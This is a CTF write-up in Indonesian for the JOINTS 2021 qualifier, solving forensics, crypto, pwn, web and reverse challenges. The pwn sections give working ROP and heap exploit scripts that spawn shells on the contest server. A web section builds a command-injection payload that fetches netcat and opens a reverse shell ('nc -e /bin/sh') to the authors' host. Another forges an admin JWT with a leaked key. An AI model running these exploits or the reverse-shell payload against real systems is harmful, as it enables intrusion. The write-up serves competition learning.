Writeup Penyisihan Joints 2021
ctf terakhir pas smk

Bagas Mukti W
Nizam Abdullah

Table of Contents

Forensic

Where is the file (321 pts)

Diberikan sebuah file **disk.zip** dan ketika kami extract berisi 4 file berekstensi img. Lalu kami mencari tahu jenis file tersebut menggunakan command **file** kami mendapati bahwa file tersebut adalah **Linux Software RAID version 1.2**. Setelah cukup lama searching sana sini kami akhirnya mencoba menggabungkan 4 file tersebut menggunakan **mdadm.** Berikut command yang kami gunakan.

```
root@socrates:/home/bleedz/joints/disk# losetup /dev/loop1 disk1.img
root@socrates:/home/bleedz/joints/disk# losetup /dev/loop2 disk2.img
root@socrates:/home/bleedz/joints/disk# losetup /dev/loop3 disk3.img
root@socrates:/home/bleedz/joints/disk# losetup /dev/loop4 disk4.img
root@socrates:/home/bleedz/joints/disk# mdadm --assemble /dev/md/0 --scan
mdadm: /dev/md/0 has been started with 4 drives.
root@socrates:/home/bleedz/joints/disk# mkdir tmp
root@socrates:/home/bleedz/joints/disk# mount /dev/md/0 tmp
root@socrates:/home/bleedz/joints/disk# ls tmp
flag.png
root@socrates:/home/bleedz/joints/disk#
```

Sebenarnya pas bagian **--assemble** tidak ada output, namun karena saya lupa menghentikan /dev/md/0 yang sebelumnya saya buat maka ada output seperti itu. Setelah itu kita hanya perlu membuka file **flag.png** dan akan muncul gambar Keyaruga dan text flag.


Flag: JOINTS21{H3al_th3_D3geN3r4te_DI5K}

My memories with my waifu (350 pts)

Diberikan sebuah file **MEMORY.7z** dan ketika diextract menghasilkan file **MEMORY.DMP** yang merupakan file Windows Crash Dump. Maka saya menggunakan volatility untuk mengidentifikasi file tersebut.

```
bleedz@socrates:~/joints/memory$ volatility -f MEMORY.DMP imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86 (In
stantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : WindowsCrashDumpSpace32 (Unnamed AS)
                     AS Layer3 : FileAddressSpace (/home/bleedz/joints/memory/MEMORY.DMP)
                      PAE type : No PAE
                           DTB : 0xb4e1000L
                KUSER_SHARED_DATA : 0xffdf0000L
              Image date and time : 2021-03-20 09:11:48 UTC+0000
        Image local date and time : 2021-03-20 02:11:48 -0700
bleedz@socrates:~/joints/memory$
```

Karena disini saya sudah mendapatkan suggested profile hal yang pertama saya lakukan adalah mencari file yang sekiranya mencurigakan.



Penjelasan gambar diatas, saya menggunakan **filescan** volatility untuk mencari file pada file crash dump tersebut. Lalu saya juga menggunakan **dumpfiles** volatility lalu menambahkan argument **-Q [physical_address]** untuk mengekstrak file **flag.png** dan ketika file tersebut dibuka akan menampilkan text flag dan gambar waifu pembuat soal yaitu Isla dari Plastic Memories. (jadi ikutan sedih gara gara keinget lagi)

Flag: JOINTS21{Pl4stiqu3_M3m0ry}

Crypto

Baby PRNG 21 (442 pts)

Random number digenerate menggunakan LCG dengan multipler, increment, dan modulus yang bersifat random, untuk mengenkripsi flag. Namun terdapat variable hint, yang merupakan hasil dari 6 bilangan pertama dari LCG yang sebelumnya sudah dikurangi dengan bilangan 6 prima dengan index yang acak.

LCG bisa direcover yaitu dengan mengetahui minimal states nya secara urut. Untuk mendapat 6 states pertama LCG, dilakukan dengan permutasi 6 bilangan prima yang diperoleh pada source soal dan menambahkannya pada 6 bilangan dari array hint.

Setelah a, c, m didapatkan, tinggal generate ulang LCG dan xor dengan encrypted flag karena xor bersifat reverseable. Full solver,

```
#!/usr/bin/python2
```

```python
from itertools import permutations
from gmpy2 import gcd

class PRNG:
    def __init__(self, seed, a, c, m):
        self.state = seed
        self.a = a
        self.c = c
        self.m = m

    def generate(self):
        self.state = self.state * self.a % self.m + self.c % self.m
        self.state = self.state % self.m
        return self.state

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, x, y = egcd(b % a, a)
        return (g, y - (b // a) * x, x)

def modinv(b, n):
    g, x, _ = egcd(b, n)
    if g == 1:
        return x % n

def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0]*multiplier) % modulus
    return multiplier, increment, modulus

def crack_unknown_multiplier(states, modulus):
    multiplier = (states[2] - states[1]) * modinv(states[1] - states[0],
modulus) % modulus
    return crack_unknown_increment(states, modulus, multiplier)

def crack_unknown_modulus(states):
    diffs = [s1 - s0 for s0, s1 in zip(states, states[1:])]
    zeroes = [t2*t0 - t1*t1 for t0, t1, t2 in zip(diffs, diffs[1:],
```

```
diffs[2:])]
    for i in range(len(zeroes) - 1):
        modulus = egcd(zeroes[i], zeroes[i + 1])
    return crack_unknown_multiplier(states, abs(modulus[0]))

enc_flag  = [... enc_flag here ...]
the_prime = [227, 229, 233, 239, 241, 251]

for prime in permutations(the_prime):
    hint = [... hint here ...]
    for i in range(6):
        hint[i] += prime[i]
    try:
        a, c, m = crack_unknown_modulus(hint)
        prime = list(prime)
        prng  = PRNG(1337, a, c, m)
        flag  = []
        for i in range(len(enc_flag)):
            key = prng.generate()
            if i < 6:
                key ^= prime.pop()
            flag += [enc_flag[i] ^ key]
        print ''.join(map(chr, flag))
    except:
        pass
```

Flag: JOINTS21{s4ntuy_cUm4_lcGs_bi4sa_0m}

Pwn

Compare your strings (536 pts)

Overflow pada input string pertama, ini bisa mengoverwrite length input string2 yang terdapat distack.

```
v7 = 50;
str2_length = '2';
write(1, "A simple program to compare string\n", 0x23uLL);
write(1, "String 1: ", 0xAuLL);
fgets(&str1, 50, stdin);                        // overflow
write(1, "String 2: ", 0xAuLL);
fgets(&str2, str2_length, stdin);
if ( !strncmp(&str1, &str2, 0x20uLL) )
  write(1, "String match\n", 0xDuLL);
else
  write(1, "String doesn't match\n", 0x15uLL);
return 0;
```

Dengan mengoverwrite length input str2 menjadi lebih besar dari size str2, kita dapat mengoverwrite return address dan melakukan rop untuk panggil system.

Information leak didapatkan dengan melakukan rop untuk panggil fungsi write untuk menulis salah satu entry got ke stdout dengan ret2csu.

Full solver,

```
#!/usr/bin/python

from pwn import *

PATH = './chall'

GDBSCRIPT = '''
b *0x401389
'''

HOST = 'dubwewsub.joints.id'
PORT = 22222
```

```python
def debug(gdbscript):
    if type(r) == process:
        gdb.attach(r, gdbscript , gdb_args=["--init-eval-command='source
~/peda/peda.py'"])

def exploit(r):
    CSU_SET  = 0x00000000004013EA
    CSU_CALL = 0x00000000004013D0

    r.sendlineafter(': ', 'A' * 0x20 + '\xff')

    payload  = b'A' * 0x38
    payload += p64(CSU_SET)
    payload += p64(0) + p64(1)
    payload += p64(1) + p64(elf.got['write']) + p64(0x8) +
p64(elf.got['write'])
    payload += p64(CSU_CALL)
    payload += b'X' * (8 * 7)
    payload += p64(elf.sym['main'])

    r.sendlineafter(': ', payload)
    r.recvline(0)

    leak = u64(r.recv(8))
    libc = leak - 0x1111d0

    info(f'libc.write {leak:016x}')
    info(f'libc.address {libc:016x}')

    system = libc + 0x055410
    bin_sh = libc + 0x1b75aa

    r.sendlineafter(': ', 'A' * 0x20 + '\xff')

    payload  = b'A' * 0x38
    payload += p64(0x00000000004013f3) # pop rdi ; ret
    payload += p64(bin_sh)
    payload += p64(0x00000000004013f4) # ret
    payload += p64(system)
```

```python
    r.sendlineafter(': ', payload)
    r.interactive()

if __name__ == '__main__':
    elf  = ELF(PATH)

    if args.REMOTE:
        r = remote(HOST, PORT)
    else:
        r = process(PATH, aslr=0)
    exploit(r)
```

```
[*] Got EOF while sending in interactive

Abdullah:cmp$ python3 solve.py REMOTE
[*] '/home/abdullahnz/ctf/JOINTS21/Quals/pwn/cmp/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to dubwewsub.joints.id on port 22222: Done
[*] libc.write 00007f670b9391d0
[*] libc.address 00007f670b828000
[*] Switching to interactive mode
String match
$ ls -l
total 24
-rwxr-xr-x 1 root root 17144 Apr  8 15:53 chal
-r--r--r-- 1 root root    70 Apr  8 15:53 flag.txt
$ cat flag.txt
JOINTS21{Wh@t_h4ppEn5z_t0_th3_rEtUrn_Addr3sz_1s_iN_thE_p0w3r_0f_r000p}$
$
```

Flag:
JOINTS21{Wh@t_h4ppEn5z_t0_th3_rEtUrn_Addr3sz_1s_iN_thE_p0w3r_0f_r000p}

Kandang ayam (555 pts)

Format string pada saat pertama kali input nama kandang. Ini digunakan untuk mendapatkan leak libc. dan Use-after-free, karena global pointer tidak di-NULL-kan setelah di-free. Dengan ini kita bisa mengubah fd pointer chunk yang telah di-free untuk menunjuk kemanapun.

Tinggal tcache-poisoning, overwrite __free_hook ke system dan free chunk yang menyimpan string "/bin/sh" untuk mendapatkan RCE.

```
#!/usr/bin/python

from pwn import *

PATH = './chall'

GDBSCRIPT = '''
'''

HOST = 'dubwewsub.joints.id'
PORT = 22223

def debug(gdbscript):
   if type(r) == process:
       gdb.attach(r, gdbscript , gdb_args=["--init-eval-command='source
~/.gdbinit_pwndbg'"])

def eat(idx):
   r.sendlineafter(': ', '4')
   r.sendlineafter('? ', f'{idx}')

def buy(idx, nama):
   r.sendlineafter(': ', '1')
   r.sendlineafter('? ', f'{idx}')
   r.sendafter(': ', nama)

def edit(idx, nama):
   r.sendlineafter(': ', '3')
   r.sendlineafter('? ', f'{idx}')
   r.sendafter(': ', nama)
```

```python
def exploit(r):
    payload = '%p|%p|%p|%p'
    r.sendlineafter(': ', payload)
    leaks = r.recvline(0).split(b'|')

    elf.address  = int(leaks[0], 16) - elf.sym['nama']
    libc.address = int(leaks[2], 16) - libc.sym['read'] - 17

    info(f'elf.address {elf.address:016x}')
    info(f'libc.address {libc.address:016x}')

    buy(0, 'A' * 8)
    buy(1, 'A' * 8)

    eat(0)

    edit(0, p64(libc.sym['__free_hook']))
    buy(2, '/bin/sh\0')
    buy(3, p64(libc.sym['system']))
    eat(2)
    r.interactive()

if __name__ == '__main__':
    elf  = ELF(PATH)
    libc = ELF('./libc-2.27.so', 0)

    if args.REMOTE:
        r = remote(HOST, PORT)
    else:
        r = process(PATH, aslr=0, env={
            'LD_PRELOAD' : './libc-2.27.so'
        })
    exploit(r)
```

```
Abdullah:kandang$ python3 solve.py REMOTE
[*] '/home/abdullahnz/ctf/JOINTS21/Quals/pwn/kandang/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to dubwewsub.joints.id on port 22223: Done
[*] elf.address 0000555f7e6dd000
[*] libc.address 00007efd96e78000
[*] Switching to interactive mode
$ ls -l
total 2008
-rwxr-xr-x 1 root root   13360 Apr  8 15:53 chal
-rwxr-xr-x 1 root root      49 Apr  8 15:53 exec.sh
-r--r--r-- 1 root root      41 Apr  8 15:53 flag.txt
-rw-rw-r-- 1 root root 2030544 Apr  8 15:53 libc-2.27.so
$ cat flag.txt
JOINTS21{ju5t_ab0uT_3verY0ne_lov3s_hie4p}$
$
```

Flag: JOINTS21{ju5t_ab0uT_3verY0ne_lov3s_hie4p}

Ezpz (569 pts)

Overflow hanya 1 byte dan ada fungsi win. Karena LSB dari rip dan fungsi win berbeda 2 bytes, maka tidak bisa langsung return ke fungsi win.

Opsi lain adalah return ke `leave ; ret` gadget yang berbeda 1 byte saja dengan rip dan mengubah saved rbp ke stack yang menyimpan input buffer kita yang berisi alamat dari fungsi win. Solver,

```python
#!/usr/bin/python

from pwn import *

PATH = './chall'

GDBSCRIPT = '''
b *0x4012b5
'''

HOST = 'dubwewsub.joints.id'
```

```python
PORT = 22221

def debug(gdbscript):
    if type(r) == process:
        gdb.attach(r, gdbscript , gdb_args=["--init-eval-command='source
~/peda/peda.py'"])

def exploit(r):
    stack = r.recvline(0).split()[-1]
    stack = int(stack, 16) - 0x130

    info(f'stack {stack:016x}')

    payload  = p64(elf.sym['win'])
    payload += b'A' * 0x18
    payload += p64(stack) # rbp chain
    payload += b'\xb4'    # leave ; ret

    r.send(payload)
    info(r.recv())

    r.interactive()

if __name__ == '__main__':
    elf  = ELF(PATH)

    if args.REMOTE:
        r = remote(HOST, PORT)
    else:
        r = process(PATH, aslr=1)
    exploit(r)
```

```
Abdullah:ezpz$ python3 solve.py REMOTE
[*] '/home/abdullahnz/ctf/JOINTS21/Quals/pwn/ezpz/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to dubwewsub.joints.id on port 22221: Done
[*] stack 00007ffd11858c48
[*] b'JOINTS21{0ff_by_On3_ez_pz_3h?}'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

Flag: JOINTS21{0ff_by_On3_ez_pz_3h?}

Web

Renge's blog (340 pts)

Diberikan sebuah website beralamat http://dubwewsub.joints.id:45500 dan ketika dibuka menampilkan sebuah halaman yang menampilkan salah satu karakter anime. Ketika kami iseng melihat lihat source htmlnya terlihat komentar TODO.

```
    <!-- ---------------TODO: remove this--------------  -->
    <!--  <link href="/key/public.key" rel='public-key'>   -->
    <!-- ------------TODO: move keys from public---------  -->

    <title>Renggeeee</title>
</head>
<body>
    <!--===== HEADER =====-->
    <header class="l-header">
        <nav class="nav bd-grid">
            <div>
                <a href="#" class="nav__logo">Renge Miyauchi</a>
            </div>

            <div class="nav__menu" id="nav-menu">
                <ul class="nav__list">
                    <li class="nav__item"><a href="#home" class="nav__link active">Home</a></li>
                    <li class="nav__item"><a href="#about" class="nav__link">About</a></li>
                    <li class="nav__item"><a href="#skills" class="nav__link">Skills</a></li>
                    <li class="nav__item"><a href="#portfolio" class="nav__link">Portfolio</a></li>
                    <li class="nav__item"><a href="#contact" class="nav__link">Contact</a></li>
                    <li class="nav__item"><a href="/admin" class="nav__link">Admin</a></li>
                </ul>
            </div>
```

Setelah itu kami mencoba mencoba mengunduh file public key tersebut dan ternyata bisa, lalu insting kami mengatakan ada kemungkinan bahwa terdapat private.key juga dan ternyata memang benar ada.

Oh iya kami juga mendapatkan page /auth (dari auth.js) yang ketika divisit akan menghasilkan cookie JWT. Setelah mendapat file public.key dan private.key lalu mendapatkan cookie juga, kami lalu membuat sebuah script js untuk mengubah value cookie tersebut agar parameter admin menjadi true.

```
// sorry for my bad code
var nJwt = require('njwt');
var fs = require('fs');

var privateKey  = fs.readFileSync('./private.key', 'utf8');
var publicKey  = fs.readFileSync('./public.key', 'utf8');
var cookie = fs.readFileSync('./cookie.txt', 'utf8');

var claims = nJwt.verify(cookie, publicKey, "RS256")['body']
claims['admin'] = true

var jwt = nJwt.create(claims, privateKey, "RS256");
var token = jwt.compact();

console.log(token)
```

Script diatas ketika dijalankan akan menghasilkan cookie yang baru. Lalu ketika kita mengubah cookie pada browser kita dengan yang baru dan mengakses page /admin maka akan menampilkan flag dari soal ini.

Flag=JOINTS21{H1d3_y0ur_key5}

Flag: JOINTS21{H1d3_y0ur_key5}

whitebox (461 pts)

Diberikan sebuah website beralamat http://34.87.190.141:4000/ dan ketika diakses akan menampilkan source code dari index.php.

```php
<?php
    $whitebox = '/tmp/whitebox/' . md5('s4ltmD5d' . $_SERVER['REMOTE_ADDR']);
    @mkdir($whitebox);
    @chdir($whitebox);
    if (isset($_GET['echo']) && strlen($_GET['echo']) <= 1) {
        $cmd = 'echo -n ' . '"' . $_GET['echo'] . '" ';
        if (isset($_GET['echo1']) && strlen($_GET['echo1']) <= 3) {
            echo $cmd . $_GET['echo1'];
            exec($cmd . $_GET['echo1']);
        }
        echo $cmd;
        exec($cmd);
    } elseif (isset($_GET['sh']) && strlen($_GET['sh']) <= 1) {
        exec('sh ' . $_GET['sh']);
        echo "Command Executed";
    } elseif (isset($_GET['reset'])) {
        exec('/bin/rm -rf ' . $whitebox);
        echo "Reset Successfully";
    } else{
        highlight_file(__FILE__);
    }
```

Setelah membaca kode diatas, kami menyimpulkan bahwa kami dapat melakukan RCE namun sedikit rumit karena kita perlu submit karakter kita satu persatu. Caranya adalah kita dapat menulis karakter ke suatu file dengan parameter **echo** dan **echo1**, setelah itu kita dapat mengeksekusi file tersebut dengan paramater **sh**. Berikut script yang saya gunakan untuk menulis payload saya.

```python
import requests

# payload untuk mengunduh file x.sh ke server lalu save as m
payload = "curl http://[REDACTED]:1337/x.sh -o m"
url = "http://34.87.190.141:4000/"

# reset directory untuk jaga2 agar tidak tumpang tindih
reset = requests.get(url + "?reset")
print(reset.text)

# input karakter payload satu persatu
for c in payload:
    xurl = url + "?echo=" + c + "&echo1=>>x"
    req = requests.get(xurl)

# mengeksekusi payload
execute = requests.get(url + "?sh=x")
```

```
print(execute.text)

# mengeksekusi x.sh yang sudah direname menjadi m
execute2 = requests.get(url + "?sh=m")
print(execute2.text)
```

```
# x.sh
curl http://[REDACTED]:1337/nc -O; chmod +x nc; ./nc -e /bin/sh
[REDACTED] 4444
```

Langkahnya adalah pertama kita siapkan HTTP server pada port 1337 yang berisi file **x.sh** dan binary **nc** yang support argument **-e** (nc), kita juga siapkan listener pada port 4444 menggunakan command **nc -vlp 4444**. Setelah semua selesai hanya perlu mengeksekusi script python diatas dan akan masuk connection reverse shell dari server soal tersebut ke VPS kita. (disini saya menggunakan VPS)

Flag: JOINTS21{f9441d99e84fec3543cb056f386dc65b}

Reverse

Flag Checker (280 pts)

Fungsi yang perlu dibreakdown adalah process, yang melakukan kalkulasi per 4 bytes input user. Solver, translate fungsi process ke python dan melakukan mapping.

Note, pertama mapping pake dictionary, ada beberapa yang janggal. Mungkin karena terdapat result yang sama dengan berbeda input. Akhirnya pake list, dan berhasil.

```
#!/usr/bin/python2

from itertools import product

def logic(s):
    res  = ord(s[0]) ^ ord(s[1])
    res *= ord(s[2])
    res += ord(s[3])
    res ^= ord(s[0]) ** 3
```

```
    res *= ord(s[0])
    res -= ord(s[2])
    eax = ((res << 8) + res) >> 0x20
    ecx = ((res - eax) >> 1) + eax
    eax = ecx >> 0x17
    eax = (eax << 0x18) - eax
    return hex(res - eax)[2:]

charset = 'abcdefghijklmnopqrstuvwxyz0123456789_'

key = []
res = []

for p in product(charset, repeat=4):
    a = ''.join(p)
    key += [a]
    res += [logic(a)]

flag = ''
for d in '82174e d8dbeb cee3bd d38bd6 5e44f5 c6490d'.split():
    flag += key[res.index(d)]

print flag
```

```
Abdullah:flagcheck$ time python solve.py
just_an0ther_stup1d_c0d3

real    0m3,924s
user    0m3,704s
sys     0m0,072s

Abdullah:flagcheck$ ./chall
Flag: just_an0ther_stup1d_c0d3

MAYBE this is the flag: JOINTS21{just_an0ther_stup1d_c0d3}
```

Flag: JOINTS21{just_an0ther_stup1d_c0d3}

RansomWar (496 pts)

Singkatnya, alur enkripsi substitusi index dari flag - reverse - encrypt. Setelah dibaca dengan mengubah nama-nama fungsi dan variable yang awalnya underscore, encrypt hanya melakukan suatu logic. Yang setelah dicoba dengan encrypt ciphertext dengan kunci yang valid, akan mengembalikan plaintext. Hal selanjutnya yang harus dilakukan adalah mencari keynya dengan bruteforce. Lalu, recover flag perindex yang telah disubstitusikan tadi.

Full solver,

```
#!/usr/bin/python

def padbin(a):
   if len(a) % 8 != 0:
       return '0' * (8 - len(a) % 8) + a
   else:
       return a

def logic(plain, key):
   return int(not(not(key and not(key and plain)) and not (plain and
not(key and plain))))

def encrypt_with_some_logic(ptext, key):
   res = ""
   for i in range(8):
       res += str(logic(int(ptext[i]), int(key[i])))
   return chr(int(res, 2))

def encrypt(plain, keys):
   res = ""
   for i in range(0, len(plain)):
       ptext = padbin(bin(ord(plain[i]))[2:])
       key   = padbin(bin(ord(keys[i]))[2:])
       res  += encrypt_with_some_logic(ptext, key)
   return res

cipher = '30435993e440b462fc33493bef977c0afa93db54'.decode('hex')
```

```
sub =  {
   1: 2,   2: 1,   3: 0,
   4: 3,   5: 4
}

for i in range(100):
   key = open('./key/key{0}'.format(i), 'rb').read()
   enc = encrypt(cipher, key)[::-1]

   enc = [enc[i:i+4] for i in range(0, len(enc), 4)]
   dec = [[0] for _ in range(len(enc))]

   for j in sub.keys():
       dec[j-1] = enc[sub[j]]

   flag = ''
   for j in range(4):
       for k in range(len(dec)):
           flag += dec[k][j]

   if 'JOINTS' in flag:
       print flag
       break
```

Flag: JOINTS21{R4nS0mW4re}